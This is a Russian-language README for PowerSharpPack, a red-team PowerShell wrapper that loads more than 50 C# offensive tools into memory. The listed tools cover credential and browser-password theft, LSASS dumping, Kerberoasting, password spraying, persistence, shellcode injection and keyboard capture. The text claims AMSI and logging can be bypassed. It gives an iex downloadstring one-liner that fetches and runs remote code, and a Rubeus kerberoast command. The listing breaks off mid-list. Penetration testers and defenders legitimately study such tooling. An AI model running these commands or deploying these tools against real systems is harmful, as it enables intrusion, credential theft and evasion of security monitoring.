

Оболочка PowerShell, объединяющая более 50 инструментов безопасности на C# для пост-эксплуатации, повышения привилегий, сбора учетных данных, горизонтального перемещения и разведки Active Directory в рамках операций красной команды.

Множество полезных атакующих C# проектов, упакованных в PowerShell для удобного использования.
Почему? На мой личный взгляд, атакующий PowerShell не умер из-за AMSI, журналирования скрипт-блоков, Constrained Language Mode или других механизмов защиты. Любой из этих механизмов можно обойти. Поскольку большинство новых инновационных проектов в области безопасности пишутся на C#, я решил сделать их пригодными для использования и в PowerShell.
Итак, что я по сути сделал?
[System.Reflection.Assembly]::Load($DecompressedDecodedBinary).Это очень простой, но для многих репозиториев трудоёмкий процесс.
Какие инструменты включены?
Internalmonologue
Internal Monologue Attack: Извлечение NTLM-хэшей без обращения к LSASS
@За авторством: https://github.com/eladshamir/Internal-Monologue
Seatbelt
Seatbelt — это C# проект, выполняющий ряд "проверок безопасности" на хосте, которые актуальны как с атакующей, так и с защитной точки зрения.
@За авторством: https://github.com/GhostPack/Seatbelt
SharpWeb
Проект .NET 2.0 CLR для извлечения сохранённых учётных данных браузера из Google Chrome, Mozilla Firefox и Microsoft Internet Explorer/Edge.
@За авторством: https://github.com/djhohnstein/SharpWeb
UrbanBishop
Создаёт локальную RW-секцию в UrbanBishop, а затем отображает эту секцию как RX в удалённый процесс. Загрузка шелл-кода стала проще.
@За авторством: https://github.com/FuzzySecurity/Sharp-Suite
SharpUp
SharpUp — это порт функциональности PowerUp на C#.
@За авторством: https://github.com/GhostPack/SharpUp
Rubeus
Rubeus — это набор инструментов на C# для низкоуровневого взаимодействия с Kerberos и его эксплуатации.
@За авторством: https://github.com/GhostPack/Rubeus && https://github.com/gentilkiwi/kekeo/
SharPersist
Набор инструментов для сохранения доступа в Windows, написанный на C#.
@За авторством: https://github.com/fireeye/SharPersist
Sharpview
Реализация PowerView от harmj0y на C#
@За авторством: https://github.com/tevora-threat/SharpView
winPEAS
Проверяет контрольный список локального повышения привилегий Windows из book.hacktricks.xyz.
@За авторством: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS
Lockless
Lockless позволяет копировать заблокированные файлы.
@За авторством: https://github.com/GhostPack/Lockless
SharpChromium
Проект .NET 4.0 CLR для извлечения данных Chromium, таких как куки, история и сохранённые логины.
@За авторством: https://github.com/djhohnstein/SharpChromium
SharpDPAPI
SharpDPAPI — это порт некоторых функций DPAPI из Mimikatz на C#.
@За авторством: https://github.com/GhostPack/SharpDPAPI && https://github.com/gentilkiwi/mimikatz/
SharpShares
Перечисляет все сетевые общие папки в текущем домене. Также может преобразовывать имена в IP-адреса.
@За авторством: https://github.com/djhohnstein/SharpShares
SharpSniper
Находит конкретных пользователей в Active Directory по их имени пользователя и IP-адресу входа в систему.
@За авторством: https://github.com/HunnicCyber/SharpSniper
SharpSpray
SharpSpray — простой набор кода для проведения атаки распыления паролей против всех пользователей домена с использованием LDAP, совместим с Cobalt Strike.
@За авторством: https://github.com/jnqpblc/SharpSpray
Watson
Перечисляет отсутствующие KB и предлагает эксплойты для полезных уязвимостей повышения привилегий.
@За авторством: https://github.com/rasta-mouse/Watson
Grouper2
Находит уязвимости в групповых политиках Active Directory.
@За авторством: https://github.com/l0ss/Grouper2
Tokenvator
Инструмент для повышения привилегий с помощью токенов Windows.
@За авторством: https://github.com/0xbadjuju/Tokenvator
SauronEye
Инструмент поиска для нахождения конкретных файлов, содержащих конкретные слова, например, файлы с паролями.
@За авторством: https://github.com/vivami/SauronEye
Просто загрузите основной скрипт с помощью:
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpPack.ps1')
и выберите инструмент в качестве параметра-переключателя, например:
PowerSharpPack -seatbelt -Command "AMSIProviders"

Если вы хотите передать бинарному файлу несколько параметров, просто используйте кавычки, например:
PowerSharpPack -Rubeus -Command "kerberoast /outfile:Roasted.txt"
Если вы не хотите загружать все бинарные файлы по каким-то причинам, вы можете использовать отдельные скрипты PowerShell для каждого бинарного файла, расположенные в папке PowerSharpBinaries.
Проекты, которые также доступны в виде отдельных скриптов PowerShell:
SharpCloud
Простой C# для проверки существования файлов учётных данных, связанных с AWS, Microsoft Azure и Google Compute.
@За авторством: https://github.com/chrismaddalena/SharpCloud
SharpSSDP
Обнаружение служб SSDP.
@За авторством: https://github.com/rvrsh3ll/SharpSSDP
DAFT
DAFT: Среда и набор инструментов для аудита баз данных.
@За авторством: https://github.com/NetSPI/DAFT
Get-RBCD-Threaded
Инструмент для обнаружения путей атак через Resource-Based Constrained Delegation в среде Active Directory.
@За авторством: https://github.com/FatRodzianko/Get-RBCD-Threaded
SharpGPO-RemoteAccessPolicies
C# инструмент для перечисления политик удалённого доступа через групповые политики.
@За авторством: https://github.com/FSecureLABS/SharpGPO-RemoteAccessPolicies
SharpAllowedToAct
Захват объектов компьютеров через Resource-Based Constrained Delegation (msDS-AllowedToActOnBehalfOfOtherIdentity).
@За авторством: https://github.com/pkb1s/SharpAllowedToAct
WireTap
Проект .NET 4.0 для взаимодействия с видео-, аудио- и клавиатурным оборудованием.
@За авторством: https://github.com/djhohnstein/WireTap
SharpClipboard
Монитор буфера обмена на C#.
@За авторством: https://github.com/slyd0g/SharpClipboard
SharpPrinter
Обнаружение принтеров + проверка на уязвимости.
@За авторством: https://github.com/rvrsh3ll/SharpPrinter
SharpHide
Инструмент для создания скрытых ключей реестра.
@За авторством: https://github.com/outflanknl/SharpHide
SpoolSample
PoC инструмент для принуждения Windows-хостов к аутентификации на других машинах через интерфейс RPC MS-RPRN. Это возможно также через другие протоколы.
@За авторством: https://github.com/leechristensen/SpoolSample
SharpGPOAbuse
SharpGPOAbuse — это .NET приложение, написанное на C#, которое может быть использовано для использования прав редактирования пользователя на объекте групповой политики (GPO) с целью компрометации объектов, контролируемых этой GPO.
@За авторством: https://github.com/FSecureLABS/SharpGPOAbuse
SharpDump
SharpDump — это порт функциональности Out-Minidump.ps1 из PowerSploit на C#.
@За авторством: https://github.com/GhostPack/SharpDump
SharpHound3
Сборщик данных на C# для проекта BloodHound, версия 3.
@За авторством: https://github.com/BloodHoundAD/SharpHound3
PostDump
